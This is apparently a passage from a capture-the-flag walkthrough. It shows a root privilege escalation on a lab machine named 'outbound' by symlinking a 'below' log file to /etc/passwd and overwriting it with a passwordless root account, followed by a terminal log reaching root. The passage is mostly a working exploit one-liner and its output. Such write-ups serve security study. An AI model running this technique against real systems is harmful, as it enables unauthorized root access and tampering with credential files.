Overwrite /etc/passwd with the fake passwd file
1
| cp /tmp/fakepass /var/log/below/error_root.log
|
Switch user to furious5 (now root)
We can become root by running the following one liner command:
1
| echo 'furious5::0:0:furious5:/root:/bin/bash' > /tmp/fakepass && rm -f /var/log/below/error_root.log && ln -s /etc/passwd /var/log/below/error_root.log && cp /tmp/fakepass /var/log/below/error_root.log && su furious5
|
1
2
3
4
5
6
7
8
9
10
| jacob@outbound:/var/log/below$ echo 'furious5::0:0:furious5:/root:/bin/bash' > /tmp/fakepass && rm -f /var/log/below/error_root.log && ln -s /etc/passwd /var/log/below/error_root.log && cp /tmp/fakepass /var/log/below/error_root.log && su furious5
furious5@outbound:/var/log/below#
furious5@outbound:/var/log/below#
furious5@outbound:/var/log/below# cd /root
furious5@outbound:~# cat root.txt
************c0bff3166c0463ca903e
furious5@outbound:~#
furious5@outbound:~# exit
jacob@outbound:/var/log/below$ cd ~
jacob@outbound:~$
|